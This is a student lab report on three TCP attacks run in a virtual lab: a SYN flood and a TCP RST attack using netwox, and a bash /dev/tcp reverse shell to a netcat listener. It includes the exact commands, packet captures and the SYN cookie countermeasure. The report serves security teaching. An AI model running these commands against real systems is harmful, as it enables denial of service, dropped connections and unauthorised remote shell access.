Palestine
An-Najah National University
Faculty of Information Technology
Network and Information Security

دولـــــة فلســـــطين
جامعة النجاح الوطنية
كلية تكنولوجيا المعلومات
قسم شبكات و امن المعلومات

Experiment#6
TCP/IP Attack.

Dyaa Al-dein Ashraf Tummazeh	**11924899**
Manar Eyad Harb	**11924470**
Yara Mohammad Sholi	**11924207**

Supervisor:

Dr. Amjad Hawash

Abstract :

In this experiment we practiced on performing three types of TCP attacks, SYN flood, TCP RST and reverse shell, how they get performed and the techniques used to prevent these attacks from happening.

Introduction :

TCP stands for "Transmission Control Protocol", it works with internet protocol "IP". Together, they are the basic rules that define the internet.
TCP is responsible of : breaking application data into small packets that the network can transmit, sending and receiving packets from and to the network layer , re-transmitting the dropped or lost packets, acknowledging all the packets that arrive.
For example, when a web server sends HTML file to the client, it uses HTTP or HTTPS to do that, HTTP asks the TCP layer to start the connection and send the file, TCP sends the file as small data packets, every packet has its unique sequence number, and then they all get forwarded to the destination IP.

Procedures:

1. Setting up the environment:

For this experiment we needed 3 VMs, a web server, a client and an attacker, they have all been established on oracle virtual box with the needed configuration and connections.

All the VMs were connected to the same NAT network we created on the virtual box by doing the following :

1- In virtual box, click on file in the top left corner.
2- After that open preferences.
3- In preferences, go to network.
4- Click on add new NAT network.
5- Then editing the new NAT network and assigning the required settings for it.

After setting the connection between the VMs and assigning a static IP for each, we made sure to update and upgrade them with the commands `sudo apt update && sudo apt upgrade`, and then installing all the required tools,
For the web server, we installed apache and enabled telnet on port 23,

The commands used was :

```
Sudo apt install apache2
Sudo apt install telnetd -y
```

For the client we installed wireshark, and for the attacker we installed netcat, netwox and wireshark.


By the end of this, the environment was ready and up to start performing the attacks and techniques to prevent them.

2. Starting a telnet connection to the server:

After installing telnet on the server and enabling it, we tried to connect from the client`s machine with the following command:

```
telnet 192.168.0.254
```

192.168.0.254 is the server`s IP address




```
student@o1J2FP3RnMk4S:~$ telnet 192.168.0.254
Trying 192.168.0.254...
Connected to 192.168.0.254.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
server login: student
Password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 01 Mar 2022 01:12:15 PM UTC

  System load:  0.01               Processes:               117
  Usage of /:   15.8% of 39.12GB   Users logged in:         1
  Memory usage: 5%                 IPv4 address for enp0s3: 192.168.0.25
```

Figure2.1 shows the telnet connection.

And as we can see, in the above figure, the telnet connection was successful from the client`s machine to the server.
After the connection was done, the following command was executed on the server to see the active TCP connections :

```
Netstat -na
```



```
13:20:46.493721 IP server.telnet > 192.168.0.20.40978: Flags [P.], seq 3:5, ack 4, win 509, options
[nop,nop,TS val 423633482 ecr 1705388281], length 2
13:20:46.494040 IP 192.168.0.20.40978 > server.telnet: Flags [.], ack 5, win 501, options [nop,nop,
S val 1705388282 ecr 423633482], length 0
13:20:46.495006 IP server.telnet > 192.168.0.20.40978: Flags [P.], seq 5:30, ack 4, win 509, option
 [nop,nop,TS val 423633483 ecr 1705388282], length 25
13:20:46.495355 IP 192.168.0.20.40978 > server.telnet: Flags [.], ack 30, win 501, options [nop,nop
TS val 1705388283 ecr 423633483], length 0
13:20:46.495364 IP server.telnet > 192.168.0.20.40978: Flags [P.], seq 30:96, ack 4, win 509, optio
s [nop,nop,TS val 423633483 ecr 1705388283], length 66
13:20:46.495720 IP 192.168.0.20.40978 > server.telnet: Flags [.], ack 96, win 501, options [nop,nop
TS val 1705388283 ecr 423633483], length 0
```

Figure2.2

The above packets show the telnet connection from the client`s machine, they are labeled with telnet and include the client`s machine IP which is 192.168.0.20.


3. SYN flooding Attack:

SYN flooding (also known as half-open attack) is a form of DoS attacks which the attacker sends too many SYN requests to the victim`s TCP port resulting in consuming all the available resources, making the service unavailable for the clients.(reference:cloudflare.com)

To preform this attack, first we needed to install a tool called netwox on the attacker machine with the following command :
Sudo apt install -y netwox

After installing netwox, the following command was executed on the attacker`s terminal:
netwox 76 -i 192.168.0.254 -p 23

This command calls the tool number 76 of netwox tools, which is the syn flood tool, specifying the destination IP (which is the server`s IP) and the destination port which is 23.
After executing the above command, the attacker`s machine started sending SYN requests to the server, which is a thing we can see when opening wireshark as the following figure shows :



```
No.   Time          Source            Destination      Protocol Length Info
 1 0.000000000   133.222.73.130    192.168.0.254    TCP      54 27814 → 23 [SYN] Seq=0 Win=1500 Len=0
 2 0.000016507   122.252.70.10     192.168.0.254    TCP      54 50579 → 23 [SYN] Seq=0 Win=1500 Len=0
 3 0.000098325   124.12.209.191    192.168.0.254    TCP      54 61177 → 23 [SYN] Seq=0 Win=1500 Len=0
 4 0.000111553   123.42.92.43      192.168.0.254    TCP      54 40524 → 23 [SYN] Seq=0 Win=1500 Len=0
 5 0.000146403   130.178.193.58    192.168.0.254    TCP      54 51552 → 23 [SYN] Seq=0 Win=1500 Len=0
 6 0.000158135   250.220.7.28      192.168.0.254    TCP      54 30529 → 23 [SYN] Seq=0 Win=1500 Len=0
 7 0.000234830   154.189.9.116     192.168.0.254    TCP      54 43064 → 23 [SYN] Seq=0 Win=1500 Len=0
 8 0.000249204   248.225.250.117   192.168.0.254    TCP      54 62445 → 23 [SYN] Seq=0 Win=1500 Len=0
 9 0.000328719   21.90.240.118     192.168.0.254    TCP      54 42649 → 23 [SYN] Seq=0 Win=1500 Len=0
10 0.000340195   78.101.169.110    192.168.0.254    TCP      54 16505 → 23 [SYN] Seq=0 Win=1500 Len=0
11 0.000403890   179.128.219.82    192.168.0.254    TCP      54 42202 → 23 [SYN] Seq=0 Win=1500 Len=0
12 0.000417093   25.122.66.18      192.168.0.254    TCP      54 57360 → 23 [SYN] Seq=0 Win=1500 Len=0
13 0.000452814   189.32.48.7       192.168.0.254    TCP      54 47374 → 23 [SYN] Seq=0 Win=1500 Len=0

▸ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_2c:19:0c (08:00:27:2c:19:0c)
▸ Internet Protocol Version 4, Src: 133.222.73.130, Dst: 192.168.0.254
▸ Transmission Control Protocol, Src Port: 27814, Dst Port: 23, Seq: 0, Len: 0
```


Figure3.1

In wireshark, it gives the time when the request was sent, the source IP and port, Destination IP and port, the protocol used, and the type of packet which is SYN for all the packets here.

A lot of requests were going out from the attacker`s machine to the server, which lead to taking the server down or making the service slow.

For the telnet connection that was established from the client`s machine, it was still up even after performing the SYN flooding attack, because it was already up before the attack occurs, the SYN flooding attack doesn`t close current TCP connections, it just prevents new TCP connections from being established on the victim`s machine.

But when closing the telnet and trying to re-establish it wasn`t possible because the SYN flooding attack was running, the following figure shows how it wasn`t possible :



```
student@o1J2FP3RnMk4S:~$ telnet 192.168.0.254
Trying 192.168.0.254...
```

Figure3.2

It keeps trying without being able to connect.

4. Preventing SYN flooding attack:

SYN flooding attack is a real threat and should be taken seriously, there are several defending mechanisms against SYN flooding, one of them is the SYN cookie.

SYN cookie gets activated when the machine detects that it`s under a SYN flooding attack.

SYN cookie counter measure can be turned on or off with the sysctl command:

# sysctl -a | grep cookie | This command is used to display the SYN cookie flag.

sysctl -w net.ipv4.tcp_syncookies=0 | This command is used to turn off SYN cookie.

sysctl -w net.ipv4.tcp_syncookies=1 | This command is used to turn on SYN cookie

5. TCP RST Attack on telnet connections:

The basic idea of this attack is to spoof a packet and send it to one of the two machines that are in the TCP connection. when two machines want to close TCP connection, they use FIN protocol as the following figure shows :





Figure5.1


There is still another way to end the connection, and that is if a machine sends an RST packet and this causes a vulnerability the attackers can exploit.
To perform the attack, first we established a telnet connection between the server and the client.

The connection was tested by creating a folder with the name Desktop in the home directory :



```
student@server:/$ cd home
student@server:/home$ ls
student
student@server:/home$ cd student
student@server:~$ ls
student@server:~$ mkdir Desktop
student@server:~$ 
```

Figure5.2



```
student@server:~$ ls
Desktop
student@server:~$ _
```

Figure5.3

As the figures show, there were no Desktop folder in the student directory.

After that, netstat -na was executed on the server to see the telnet connection and it was listed in the established connections :

Now on the attacker machine, the following command was executed to start the attack :
netwox 78 --device "enp0s3" --filter "dst host 192.168.0.254 and dst port 23"
in the above command, we specified the netwox tool to be used, the NIC, destination host and destination port.

When the attack started, the telnet connection between the client and the server was closed due to the TCP RST packet that was sent. we tried to establish the telnet connection between the server and client again after performing the attack, and it was successful because the RST attack doesn`t effect the new connections, but it closes and already established connection.

6. Reverse shell:

A reverse shell is a shell session established on a connection that is from a remote machine, it`s used to obtain an interactive sell session on the target machine.

Netcat tool was used to perform the reverse shell attack on the victim`s machine with the following command on the attacker`s machine :
nc -l 9090 -v -n
nc refers to netcat tool, -l means that netcat will start listening for a TCP and UDP activities on a specific port, 9090 stands for the port we want to perform listening on and -v stands for verbose output.

And then, the following command was executed on the server`s machine:
/bin/bash -i > /dev/tcp/192.168.0.3/9090 0<&1 2>&1

"/bin/bash -i": I means interactive, which makes the shell interactive and that`s our main goal.


"> /dev/tcp/192.168.0.3/9090": this makes the output of the shell to be redirected to the TCP connection with the 192.168.0.3`s port 9090.

"0<&1": 0 represents the standard input(stdin), this mean that stdin for the shell will be obtained from the TCP connection.

"2>&1": 2 represents standard error(stderr), this means that error output will be redirected to the TCP connection.

Note: “This command should be executed after performing a successful session hijacking attack”

Now, we tested the shell on the attacker`s machine by creating a file:



```
dyaa@dyaaTum:~$ nc -l 9090 -v -n
Listening on 0.0.0.0 9090
Connection received on 192.168.0.254 54786
student@server:~/Desktop$ ls
ls
test.txt
student@server:~/Desktop$ mkdir attack_test
mkdir attack_test
student@server:~/Desktop$ ls
ls
attack_test
test.txt
student@server:~/Desktop$
```

Figure6.1

And as we see, the connection was received once the above command was executed on the server`s machine port 9090, and the file creation attempt was successful which means that the shell is working properly.

Conclusion:

TCP forms the main part of the internet, and there are a lot of attacks that can be performed on it to steal the data being carried by this protocol, and this makes it necessary to improve the security techniques that are relative to this field so that the connections and information can be securely sent.

References:

https://www.techtarget.com/searchnetworking/definition/TCP
https://www.howtoforge.com/how-to-install-and-use-telnet-on-ubuntu/
https://howtoinstall.co/en/netwox
https://www.imperva.com/learn/ddos/syn-flood/
https://www.radware.com/security/ddos-knowledge-center/ddospedia/syn-cookies/
https://www.varonis.com/blog/netcat-commands